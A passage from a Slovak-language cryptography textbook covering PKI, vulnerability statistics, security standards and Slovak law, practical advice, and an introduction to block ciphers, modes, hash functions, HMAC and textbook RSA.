
Hlavnou úlohou certifikačnej autority je vydávať certifikáty verejných kľúčov. To vyžaduje overiť identitu subjektu, ktorý žiada o certifikát, aby nemohol útočník žiadať certifikát napríklad pre server accounts.google.com. Zároveň certifikačná autorita overuje ďalšie skutočnosti, napr. znalosť súkromného kľúča zodpovedajúceho k verejnému kľúču subjektu. Činnosti certifikačnej autority, ktoré nevyžadujú prácu so súkromným kľúčom sú často delegované na registračnú autoritu, zabezpečujúcu kontakt so zákazníkmi (teda subjektmi so záujmom o vydanie vlastného certifikátu). Sú známe príklady z nedávnej minulosti, keď bezpečnostné zlyhania certifikačnej autority alebo jej registračnej autority viedli k vydaniu falošných certifikátov. Holandská certifikačná autorita DigiNotar v dôsledku bezpečnostných problémov vyhlásila v roku 2011 bankrot. V rovnakom roku zápasila s kompromitáciou používateľského účtu v registračnej autorite certifikačná autorita Comodo.

Infraštruktúra verejných kľúčov musí zohľadniť aj kompromitáciu súkromných kľúčov jednotlivých subjektov. V takom prípade je potrebné zneplatniť certifikát ešte pred uplynutím intervalu platnosti uvedeného v certifikáte. V princípe sa používajú dve riešenia – zoznam zneplatnených certifikátov (periodicky vydávaný zoznam podpísaný certifikačnou autoritou) a interaktívny protokol umožňujúci spýtať sa certifikačnej autority na platnosť/neplatnosť konkrétneho certifikátu on-line.

## 8.5 Zraniteľnosti a kryptografia

Najznámejšou databázou softvérových zraniteľností je NVD (National Vulnerability Database), ktorú prevádzkuje NIST. NVD zraniteľnosti klasifikuje podľa typu, závažnosti a iných atribútov. V roku 2012 bolo v NVD publikovaných takmer 5300 zraniteľností[117]. Samostatnú kategóriu tvoria aj problémy spojené s implementáciou, použitím alebo naopak absenciou kryptografie. Nasledujúci graf zobrazuje rozloženie zraniteľností publikovaných v roku 2012 podľa ich typu. Samozrejme, samotný počet zraniteľností nehovorí nič o ich závažnosti alebo reálnej zneužiteľnosti v praxi. Nakoniec, pokojne stačí jedna zraniteľnosť na kompromitáciu práve vášho systému.

[117] Zdroj: http://nvd.nist.gov/home.cfm (máj 2013)




Ďalších 814 zraniteľností nebolo priradených do žiadnej z uvedených kategórií v dôsledku nedostatočných informácií.

Z grafu je zrejmé, že kryptografické zraniteľnosti nie sú veľmi časté. Bližší pohľad na kryptografické zraniteľnosti s vysokou závažnosťou prezradí niektoré typické problémy spojené s implementáciou kryptografických riešení:

- použitie nekvalitného zdroja náhodnosti pri generovaní kľúčov,
- nedostatočná (neúplná) kontrola certifikátov,
- nekorektná implementácia kryptografických algoritmov alebo protokolov,
- fixné heslá servisných účtov alebo heslá odvodené z verejne známych údajov.

## 8.6 Štandardy a legislatívne požiadavky

Väčšina v praxi používaných kryptografických konštrukcií je štandardizovaná. Šifrovacie algoritmy (symetrické aj asymetrické schémy), hašovacie funkcie, autentizačné kódy, schémy pre digitálne podpisy ako aj ďalšie konštrukcie sú k dispozícii vo forme štandardov. Najčastejšie používané štandardy vydáva NIST a z pochopiteľných dôvodov sú široko akceptované výrobcami softvéru. Kryptografické protokoly, napr. TLS, IPSec, SSH a podobne, sú najčastejšie štandardizované vo forme RFC (Request for Comments).

Štandardy v oblasti informačnej bezpečnosti sa venujú kryptografii skôr okrajovo, pričom sa sústredia najmä na správu kľúčov a použitie štandardných kryptografických konštrukcií. Medzinárodný štandard **ISO/IEC 2700** (Pravidlá dobrej praxe manažérstva informačnej bezpečnosti) definuje nasledujúce požiadavky pre kryptografické opatrenia:

- Politika používania kryptografických opatrení – zahŕňa vytvorenie a implementáciu politiky, pričom použitie kryptografie má byť identifikované a zdôvodnené výsledkami analýzy rizík.
- Riadenie kľúčov – týkajúce sa postupov a metód ochrany kryptografických kľúčov pri ich generovaní, distribúcii, uložení, archivovaní, zneplatňovaní a pod.

Hodnotenie a certifikácia IT systémov je cieľom štandardu **ISO/IEC 15408** (Common Criteria for Information Technology Security Evaluation / Kritériá na hodnotenie bezpečnosti IT). Kritériá sa obvykle aplikujú na komponenty ako sú napríklad operačný systém, čipová karta, firewall, databázový server, smerovač a pod. Z hľadiska kryptografie kritériá definujú funkčnú triedu *Kryptografická podpora* s dvoma množinami požiadaviek:

- Správa kryptografických kľúčov – zahŕňa generické požiadavky na generovanie, distribúciu, prístup a deštrukciu kľúčov s tým, že v systéme sú používané štandardizované konštrukcie.
- Prevádzka kryptografie – generická požiadavka na vykonávanie kryptografických operácií v súlade s explicitne definovanými štandardami.

Štandard **FIPS 140-2** vydal NIST[118] a definuje bezpečnostné požiadavky pre kryptografické moduly. Ide o najčastejšie používaný štandard pre bezpečnostné posúdenie kryptografických modulov. Moduly môžu byť rôznorodé – kryptografická knižnica operačného systému, šifrovaný pamäťový USB kľúč, čipová karta, hardvérový bezpečnostný modul a pod. Štandard definuje 4 bezpečnostné úrovne, od úrovne 1 až po úroveň 4 s postupne sprísňovanými požiadavkami. Medzi oblasti, v ktorých sú požiadavky definované patria špecifikácia modulu, role, služby, autentizácia, fyzická bezpečnosť modulu, samotestovanie, správa kľúčov, elektromagnetické vyžarovanie a ďalšie. V roku 2012 bolo vydaných 68 osvedčení o certifikácii na úrovni 1, 95 osvedčení na úrovni 2, 37 osvedčení na úrovni 3 a žiadne osvedčenie na úrovni 4[119]. Pre zaujímavosť, dosiaľ existuje celkovo len 10 osvedčení na úrovni 4 podľa FIPS 140-2.

Podotknime, že certifikácia konkrétneho produktu nie je zárukou jeho bezpečnosti. Certifikácia je overenie splnenia konkrétnych požiadaviek a nie bezpečnostná analýza. Ilustratívnym príkladom boli šifrované pamäťové USB kľúče spoločností Verbatim, Kingstone a SanDisk, certifikované na úrovni 2 podľa FIPS 140-2. V roku 2010 bezpečnostná analýza spoločnosti SySS ukázala, že k zašifrovaným údajom je možné sa dostať jednoduchou úpravou riadiaceho programu bez znalosti prístupového kľúča. Napriek tomu majú certifikáty produktov svoj význam – hovoria o tom, že tvorcovia museli naplniť isté bezpečnostné požiadavky. Produkt s vhodnou úrovňou certifikácie podľa Common Criteria a FIPS 140-2 vzbudzuje väčšiu dôveru ako produkt bez certifikácie.

### 8.6.1 Legislatíva SR

Niektoré kryptografické požiadavky možno nájsť aj v normatívnych právnych aktoch SR. V tejto časti uvedieme vybrané príklady.

**Výnos Ministerstva financií SR č. 312/2010 Z. z. o štandardoch pre informačné systémy verejnej správy** uvádza v časti Technické štandardy:

- Protokol(y) IPSec pre zabezpečenie sieťových protokolov.
- Protokol SSL (verzia 3.0) alebo TLS pre prenos dát, pre zabezpečenie prenosu elektronickej pošty, pri chránenom prístupe k verejným elektronickým poštovým

[118] FIPS PUB 140-2 Security Requirements for Cryptographic Modules
[119] Zdroj: NIST: Cryptographic Module Validation Program, Validated FIPS 140-1 and FIPS 140-2 Cryptographic Modules, http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm (máj 2013)

službám, pri chránenom prenose dát medzi klientom a webovým serverom a medzi webovými servermi, pri chránenom verejnom prístupe k adresárovým službám.
- Formát S/MIME pre formát elektronických poštových správ pri ich chránenom prenose.

Pre obsah webového sídla požaduje výnos zverejnenie kontaktnej informácie, na ktorej možno získať „kontrolný reťazec znakov“ na overenie pravosti používaných certifikátov verejných kľúčov pre elektronické služby verejnej správy a elektronické poštové správy; zverejnenie najmenej jedného verejného kľúča pre chránený prenos elektronických poštových správ, ak organizácia takýto prenos poskytuje. Štandardy sa však nezmieňujú o tom, čo vnímajú ako kontrolný reťazec znakov ani ako by tento mal presvedčiť používateľa o pravosti certifikátu. Faktom je, že viaceré ústredné orgány štátnej správy majú vydané certifikáty pre webové servery certifikačnými autoritami, ktoré sú štandardne dôveryhodné vo webových prehliadačoch. Zverejnenie verejných kľúčov pre chránený prenos elektronických správ je v súčasnosti v praxi veľmi zriedkavé.

Zaujímavý je aj paragraf venovaný ochrane proti škodlivému kódu, kde sa okrem iného ocitli aj požiadavka na podporu zabezpečenia autenticity a integrity súborov pomocou kryptografických prostriedkov, najmä elektronického podpisu a požiadavka na podporu šifrovania elektronických dokumentov.

**Zákon č. 215/2002 o elektronickom podpise** v znení neskorších prepisov rieši problematiku elektronických podpisov a súvisiacej infraštruktúry verejných kľúčov. Keďže technická realizácia sa v plnej miere opiera o kryptografické techniky schém pre digitálne podpisy, nevyhnutne musí zákon a súvisiace vyhlášky upravovať aj podrobnosti použitých kryptografických konštrukcií. Z tohto hľadiska je najzaujímavejšia vyhláška Národného bezpečnostného úradu SR č. 135/2009, ktorá okrem iného definuje formát a spôsob vyhotovenia zaručeného elektronického podpisu, vrátane povolených hašovacích funkcií, podpisových schém a ďalších kryptografických konštrukcií.

Do pôsobnosti **zákona č. 215/2004 o ochrane utajovaných skutočností** v znení neskorších prepisov patrí aj šifrová ochrana informácií, teda zabezpečenie ochrany utajovaných skutočností kryptografickými metódami. Keďže podrobnosti o kryptografických konštrukciách sú predmetom ochrany podľa zákona, nie sú verejne prístupné.

## 8.7 Praktické rady na záver

Cieľom tejto časti je ponúknuť niektoré základné praktické rady týkajúce sa výberu a použitia kryptografických konštrukcií. Odporúčania a varovania nie sú vyčerpávajúce, sú čisto subjektívne a môžu existovať aj iné názory.

**Odporúčania**

- ✓ Používajte štandardné kryptografické algoritmy, schémy a protokoly
- ✓ Používajte dostatočné dĺžky kľúčov
- ✓ Pravidelne meňte kľúče a heslá
- ✓ Dbajte na kvalitné generovanie kľúčov a voľbu hesiel
- ✓ Majte premyslené, čo robiť po kompromitácii kľúčov alebo hesiel
- ✓ Ak môžete, použite certifikované riešenia
- ✓ Poznajte konfiguračné možnosti kryptografických riešení a ich bezpečnostné dopady
- ✓ Dôsledne overujte certifikáty verejných kľúčov
- ✓ Koreňové certifikáty získajte dôveryhodným spôsobom

**Varovania**

- × Kryptografia nie je miesto na kreativitu a ad-hoc riešenia
- × Dlhodobo nezmenené kľúče považujte za prezradené
- × Šifrovanie nezabezpečuje integritu ani autentickosť údajov
- × Autentizačné kódy ani digitálne podpisy nezabezpečujú dôvernosť
- × Obvykle je heslo najslabším „kľúčom“ v systéme
- × Samopodpísaný certifikát nehovorí nič o autentickosti verejného kľúča
- × Certifikácia nie je náhradou bezpečného používania
- × Kryptografia nenahradí iné organizačné a technické bezpečnostné opatrenia

# 9 Kryptológia II

*Martin Stanek*

## 9.1 Úvod

Dokument voľne nadväzuje na predchádzajúcu časť *Kryptológia*, pričom postupne prehlbuje informácie o kryptografických konštrukciách. Napriek tomu, že obmedzíme matematickú stránku výkladu na minimum a pri výklade použijeme niektoré zjednodušenia, nevyhneme sa niektorým matematickým pojmom a zápisom. Dokument predpokladá, že čitateľ je oboznámený s poznatkami prezentovanými v predchádzajúcej časti *Kryptológia*. Záujemcom o precíznejší a širší pohľad na túto problematiku možno znova odporučiť špecializovanú odbornú literatúru alebo vysokoškolské prednášky.

## 9.2 Symetrické konštrukcie

Symetrické šifry možno rozdeliť na blokové a prúdové. Väčšinou sú v praxi používané blokové šifry. Dôvodom je fakt, že najdôležitejšie štandardy (ako napr. štandardy vydané NIST) primárne štandardizujú blokové šifry (v minulosti DES, v súčasnosti AES). Navyše, voľbou vhodného módu možno blokovú šifru používať aj ako prúdovú šifru.

### 9.2.1 Blokové šifry

Blokové šifrovacie a dešifrovanie algoritmy sú definované pre bloky bitov pevnej dĺžky, teda pre ľubovoľný kľúč šifra zobrazuje blok vstupných dát na blok zašifrovaných dát. Napríklad AES má dĺžku bloku 128 bitov, pre ľubovoľný variant dĺžky kľúča (teda 128, 192 alebo 256 bitov) a 3DES má dĺžku bloku 64 bitov. Blokové šifry sú najčastejšie konštruované viacnásobnou iteráciou jednoduchšej transformácie (nazývanej „kolo“ algoritmu). Pre každé kolo sa používa špecifický kľúč, ktorý je odvodený presne definovaným spôsobom zo šifrovacieho kľúča.

Najpoužívanejšími blokovými šiframi súčasnosti sú AES a 3DES. Z hľadiska používania AES sú dôležité nasledujúce fakty:

- Viaceré novšie procesory majú hardvérovo implementované špeciálne inštrukcie pre urýchlenie AES algoritmu. To znamená výrazne urýchlenie šifrovania a dešifrovania pre aplikácie/knižnice, ktoré takúto implementáciu vedia využiť. Ilustráciu výkonových rozdielov možno vidieť v časti 9.6.1.
- Použitie AES s dlhšími kľúčmi znamená mierne spomalenie šifrovania, keďže AES-128 má 10 kôl, AES-192 má 12 kôl a AES-256 má 14 kôl. Pre praktické použitie je spomalenie zanedbateľné.

Z hľadiska používania 3DES sú dôležité nasledujúce fakty:

- Konštrukcia 3DES algoritmu využíva sekvenčné zreťazenie 3 transformácií klasickej šifry DES (primárne s cieľom predĺžiť kľúč, ktorý má v DES dĺžku len 56 bitov). Tým je ovplyvnená aj rýchlosť algoritmu a vo všeobecnosti sú implementácie AES rýchlejšie ako implementácie 3DES.
- Efektívna dĺžka kľúča (teda dĺžka zodpovedajúca kryptografickej sile kľúča) v 3DES je v dôsledku konštrukcie algoritmu menšia ako súčet dĺžok použitých kľúčov. Odporúča sa používať 3DES s tromi nezávislými kľúčmi (dokopy 3 x 56 = 168 bitov), pričom efektívna dĺžka kľúčov je v tomto prípade 112 bitov.


**Operačné módy blokových šifier**

Pre šifrovanie dlhších dát je potrebné použiť šifru vo vhodnom operačnom *móde*. Rôzne módy sa navzájom odlišujú účelom použitia (napr. šifrovanie komunikácie alebo diskov), implementačnými vlastnosťami (napr. možnosť paralelizovať šifrovanie a/alebo dešifrovanie), bezpečnostnými požiadavkami (dôvernosť a autentickosť) a pod. NIST[120] rozdeľuje odporúčané a schválené operačné módy podľa účelu použitia do nasledujúcich kategórií:

- dôvernosť (celkovo 5 módov: ECB, CBC, OFB, CFB, CTR)
- autentickosť (CMAC)
- autentizované šifrovanie (CCM) a autentizované šifrovanie s vysokou priepustnosťou (GCM)
- dôvernosť pre blokové úložiská dát, napr. disky (XTS)
- dôvernosť a integrita kľúčov (KW, KWP, TKW)

Uvedené módy nevyčerpávajú možnosti a rôznorodosť spôsobov použitia blokových šifier. Príklady ďalších módov možno nájsť na stránke NIST[121].

Často používaným módom blokovej šifry je CBC (Cipher Block Chaining). Napríklad AES-128 v CBC móde je povinnou súčasťou v implementáciách TLS 1.2[122].




**šifrovanie v CBC móde** **dešifrovanie v CBC móde**

IV – inicializačný vektor (obvykle náhodný)
E, D – šifrovacia a dešifrovacia transformácia blokovej šifry
k – kľúč
$P_i$ , $C_i$ – bloky otvoreného a bloky zašifrovaného textu
⊕ - operácia XOR

Z praktického hľadiska je pri implementácii CBC potrebné doriešiť spôsob šifrovania potenciálne neúplných posledných blokov, v prípade keď dĺžka otvoreného textu nie je násobkom dĺžky bloku. Obvyklé riešenie je voľba vhodnej výplne/zarovnania (tzv. padding). Ďalšou imple-

[120] Zdroj: NIST Special Publication 800-38A ... 800-38E (Recommendation for Block Cipher Modes of Operation)
http://csrc.nist.gov/publications/PubsSPs.html
[121] http://csrc.nist.gov/groups/ST/toolkit/BCM/modes_development.html
[122] Zdroj: The Transport Layer Security (TLS) Protocol, Version 1.2, RFC 5246, 2008.

mentačnou otázkou je voľba a prenos inicializačného vektora. Ten síce nemusí byť tajný (možno posielať spolu so zašifrovaným textom), ale má byť nepredikovateľný.


Správne implementovaný CBC mód je bezpečný spôsob použitia blokovej šifry pre zabezpečenie dôvernosti dát. Nevhodná implementácia v konkrétnom prostredí/protokole však môže dôvernosť dát poškodiť. Príkladom bol tzv. BEAST útok v roku 2011 na staršie ale stále používané verzie protokolov SSL/TLS. BEAST útok využíva nevhodný spôsob prenášania inicializačných vektorov medzi samostatnými správami/paketmi v protokole. Podobne aj ostatné módy vyžadujú starostlivú implementáciu pre dosiahnutie želaných bezpečnostných vlastností.

**Autentizované šifrovanie**

Autentizované šifrovanie je špecifický mód blokových šifier, ktorý okrem dôvernosti zabezpečuje súčasne aj autentickosť údajov. Obvyklé zabezpečenie oboch požiadaviek je riešené samostatným šifrovaním a samostatným výpočtom hodnoty autentizačného kódu (štandardne napr. v SSL/TLS, IPSec alebo SSH). Navyše, existuje niekoľko rôznych kombinácií šifrovania a výpočtu autentizačného kódu, z ktorých nie všetky sú bezpečné alebo vhodné v konkrétnej situácii. Autentizované šifrovanie spája obe operácie do jednej, čím obvykle dosahuje vyššiu rýchlosť. Výhodou autentizovaného šifrovania je fakt, že mód je popísaný jednoznačne a nie je potrebné ho ďalej kombinovať. Najznámejšími módmi tohto typu sú GCM (Galois Counter Mode) a CCM (Counter with CBC-MAC). Napriek tomu, že v súčasnosti nie je autentizované šifrovanie príliš rozšírené, hoci napríklad CCM je povinnou súčasťou implementácie štandardu IEEE 802.11i (WPA2), v budúcnosti možno očakávať jeho širšie používanie.

### 9.2.2 Prúdové šifry

Prúdové šifry sú konštruované najčastejšie ako generátor pseudonáhodného prúdu bitov sčítavaného modulo 2 (teda operácia XOR) s bitmi vstupných dát do zašifrovaného textu.




Najpoužívanejšou prúdovou šifrou pokiaľ ide o softvérovú implementáciu je RC4 (pomerne frekventovaná voľba aj v SSL/TLS). Špecializované prúdové šifry majú obvykle jednoduchšiu štruktúru ako blokové šifry a sú vhodné najmä pre hardvérovú implementáciu. Keďže blokové šifry je možné vhodným módom (napr. OFB, CTR alebo CFB) použiť aj ako prúdové šifry, v praxi sú väčšinou používané práve blokové šifry. K tomu prispieva aj fakt, že americký NIST schválil na použitie výlučne blokové symetrické šifry.

### 9.2.3 Hašovacie funkcie

Od univerzálne použiteľnej hašovacej funkcie očakávame dve základné bezpečnostné vlastnosti:

1. Odolnosť voči nájdeniu vzoru (jednosmernosť): z daného odtlačku nie je efektívne možné vypočítať dokument s takýmto odtlačkom.

2. Odolnosť voči kolíziám: nie je efektívne možné vypočítať dva rôzne dokumenty s rovnakým odtlačkom.

Kolízie pre ľubovoľnú hašovaciu funkciu možno hľadať tzv. „narodeninovým“ útokom. Tento útok vytvorí odtlačky veľkého počtu správ/dokumentov a následne hľadá medzi odtlačkami aspoň jednu dvojicu kolidujúcich. V prípade, že odtlačok hašovacej funkcie má dĺžku $n$ bitov, tak zložitosť útoku je v najhoršom prípade $\sim 2^{n/2}$. Pripomeňme, že pre ľubovoľnú symetrickú šifru možno hľadať kľúče úplným preberaním v najhoršom prípade so zložitosťou $\sim 2^k$ (kde $k$ je dĺžka kľúča v bitoch). Preto majú štandardizované hašovacie funkcie dĺžky odtlačkov zodpovedajúce dvojnásobku dĺžok kľúčov štandardizovaných symetrických šifier. Typickým príkladom je AES-128, AES-192, AES-256 vs. SHA-256, SHA-384, SHA-512 alebo napríklad 3DES vs. SHA-224 (keďže efektívna dĺžka kľúča pre 3DES je 112 bitov).

Nedávno prebehol verejný výber nového štandardu pre hašovaciu funkciu SHA-3. Víťazným algoritmom je Keccak. Ten umožňuje počítať ľubovoľnú dĺžku odtlačku, hoci štandardizované budú pravdepodobne dĺžky zhodné s dĺžkami odtlačkov sady hašovacích funkcií SHA-2. Zavŕšenie štandardizácie SHA-3 je plánované v roku 2014. Z praktického hľadiska je dôležité spomenúť, že sa nepredpokladá migrácia z SHA-2 na SHA-3, ale vzájomná koexistencia týchto sád hašovacích funkcií.

Z hľadiska rýchlosti softvérovej implementácie je Keccak porovnateľný s SHA-2 (samozrejme v závislosti na konkrétnej implementácii a procesore), dovoľuje však efektívnu hardvérovú implementáciu.

### 9.2.4 Autentizačné kódy správ

Najčastejšou konštrukciou autentizačných kódov správ je HMAC, konštrukcia využívajúca hašovaciu funkciu. HMAC je možné konštruovať z ľubovoľnej hašovacej funkcie H takto:

$$\mathrm{HMAC}(k, m) = \mathrm{H}((k \oplus opad) \,||\, \mathrm{H}((k \oplus ipad) \,||\, m)),$$

kde $k$ označuje symetrický kľúč a $m$ označuje správu, ktorej autentizačný kód počítame. Hodnoty *ipad* a *opad* sú konštanty, obvykle definované v konkrétnom štandarde. Operácia $\oplus$ označuje XOR a operácia || označuje zreťazenie hodnôt. Napriek dvojitej aplikácii hašovacej funkcie H je výpočet HMAC v podstate (pre dlhšie správy) rovnako rýchly ako výpočet odtlačku správy, keďže druhá aplikácia H sa vykonáva už len na krátkom vstupnom reťazci.

Pre bezpečnosť HMAC nie je podstatná odolnosť použitej hašovacej funkcie (s „klasickou“ konštrukciou) voči kolíziám, takže napriek nájdeniu kolízií v MD5 alebo hrozbe nájdenia kolízií v SHA-1 sú HMAC konštrukcie s týmito hašovacími funkciami (momentálne) bezpečné.

Dĺžka výstupu HMAC konštrukcie je rovnaká ako dĺžka výstupu hašovacej funkcie. V praxi sa výstup HMAC niekedy skracuje tak, že sa zoberie len definovaný počet výstupných bitov. Výhodou takéhoto prístupu je menší objem prenášaných dát v situáciách, keď sa autentizačný kód počíta ku každému (potenciálne krátkemu) paketu. Napríklad IPSec umožňuje použiť HMAC-SHA-1-96, čo je HMAC počítaný s použitím hašovacej funkcie SHA-1, kde zo 160 bitov dlhého výsledku je na výstup daných prvých 96 bitov. Skracovanie výstupu nemá vplyv na rýchlosť výpočtu HMAC.

Autentizačné kódy správ je možné konštruovať aj z blokových šifier pomocou špecifických autentizačných módov (napr. CMAC). Taktiež niektoré hašovacie funkcie umožňujú konštruovať MAC jednoduchšie ako HMAC konštrukciou – napríklad Keccak dovoľuje vypočítať MAC ako odtlačok s tým, že kľúč sa pripojí na začiatok správy (takéto použitie však nie je zatiaľ ani štandardizované ani používané). Poznamenajme, že takáto konštrukcia s MD5, SHA-1 alebo s ľubovoľnou funkciou z rodiny SHA-2 by bola triviálne napadnuteľná.

## 9.3 Asymetrické konštrukcie

Bezpečnosť asymetrických konštrukcií je postavená na matematických problémoch, o ktorých predpokladáme, že nie sú efektívne riešiteľné. Najčastejšími používanými problémami sú:

- Faktorizácia veľkých čísel – pre zadané $n$ (ktoré je súčinom dvoch prvočísel $p, q$) je úlohou nájsť tieto prvočísla. O zložitosť tohto problému pre dostatočne veľké $n$ sa opierajú konštrukcie RSA schém.
- Diskrétny logaritmus – pre zadanú hodnotu $g^x \bmod p$, kde $p$ je prvočíslo, $g$ je vhodný prvok z $\{2,3,\dots,p-2\}$ a $x$ je náhodné, je úlohou vypočítať $x$. O zložitosť tohto problému pre dostatočne veľké $p$ sa opiera konštrukcia DSA, Diffieho-Hellmanov protokol (pozri časť 9.3.3) a pod. Problém diskrétneho logaritmu možno sformulovať aj na iných matematických objektoch, nielen v modulárnej aritmetike. Častou, prakticky používanou oblasťou sú eliptické krivky – teda použité matematické operácie sú iné. Keďže problém diskrétneho logaritmu má na eliptických krivkách ešte väčšiu zložitosť ako v modulárnej aritmetike, stačí na dosiahnutie rovnakej bezpečnosti používať kratšie kľúče (pozri časť 9.5.1).

### 9.3.1 Asymetrické šifrovanie

Asymetrické šifrovanie je najčastejšie používané v hybridných schémach na šifrovanie symetrických kľúčov. Často používanou asymetrickou schémou je RSA (navyše je najjednoduchšie prezentovateľná), ktorej „holá“, učebnicová verzia prebieha nasledovne:

**RSA**

Inicializácia: zvolia sa dve veľké rôzne prvočísla $p, q$ a vypočíta $n = p \cdot q$; zvolí sa hodnota $e$ a dopočíta hodnota $d$ tak, aby platil vzťah $e \cdot d \equiv 1 \pmod{(p-1)(q-1)}$. Verejným kľúčom je dvojica $e, n$; súkromný kľúč je hodnota $d$. Bez dopadu na bezpečnosť schémy je možné hodnotu $e$, nazývanú aj verejný exponent, zvoliť ako krátke číslo, čo má priaznivý vplyv na rýchlosť verejnej operácie[123] v RSA. Najčastejšou voľbou býva $e = 65537$, vďaka vhodnej binárnej reprezentácii čísla. Pokiaľ sa hovorí o dĺžke RSA kľúča, napr. 1024 alebo 2048 bitov, myslí sa dĺžka $n$. Navyše, rovnakú dĺžku má takmer vždy aj hodnota $d$, nazývaná aj súkromný exponent.

Šifrovanie je definované pre ľubovoľný text $m$, reprezentovaný ako číslo z množiny $\{0,1,\dots,n-1\}$, takto: $E(m) = m^e \bmod n$. Dešifrovanie zašifrovaných údajov $c$ sa vykoná s pomocou súkromného exponentu nasledovne: $D(c) = c^d \bmod n$. Dôsledkom rozlične dlhých exponentov je podstatne rýchlejšia verejná RSA transformácia ako súkromná transformácia (pozri časť 9.6.1). V praxi sa dešifrovanie urýchľuje alternatívnym výpočtom s využitím matematických vlastností modulárnej aritmetiky. To si vyžaduje pamätať dodatočné hodnoty ako súčasť súkromného kľúča, preto je dátová štruktúra obsahujúca súkromný RSA kľúč obvykle „bohatšia“. Príklad vytvorenia RSA inštancie je uvedený v Prílohe A.

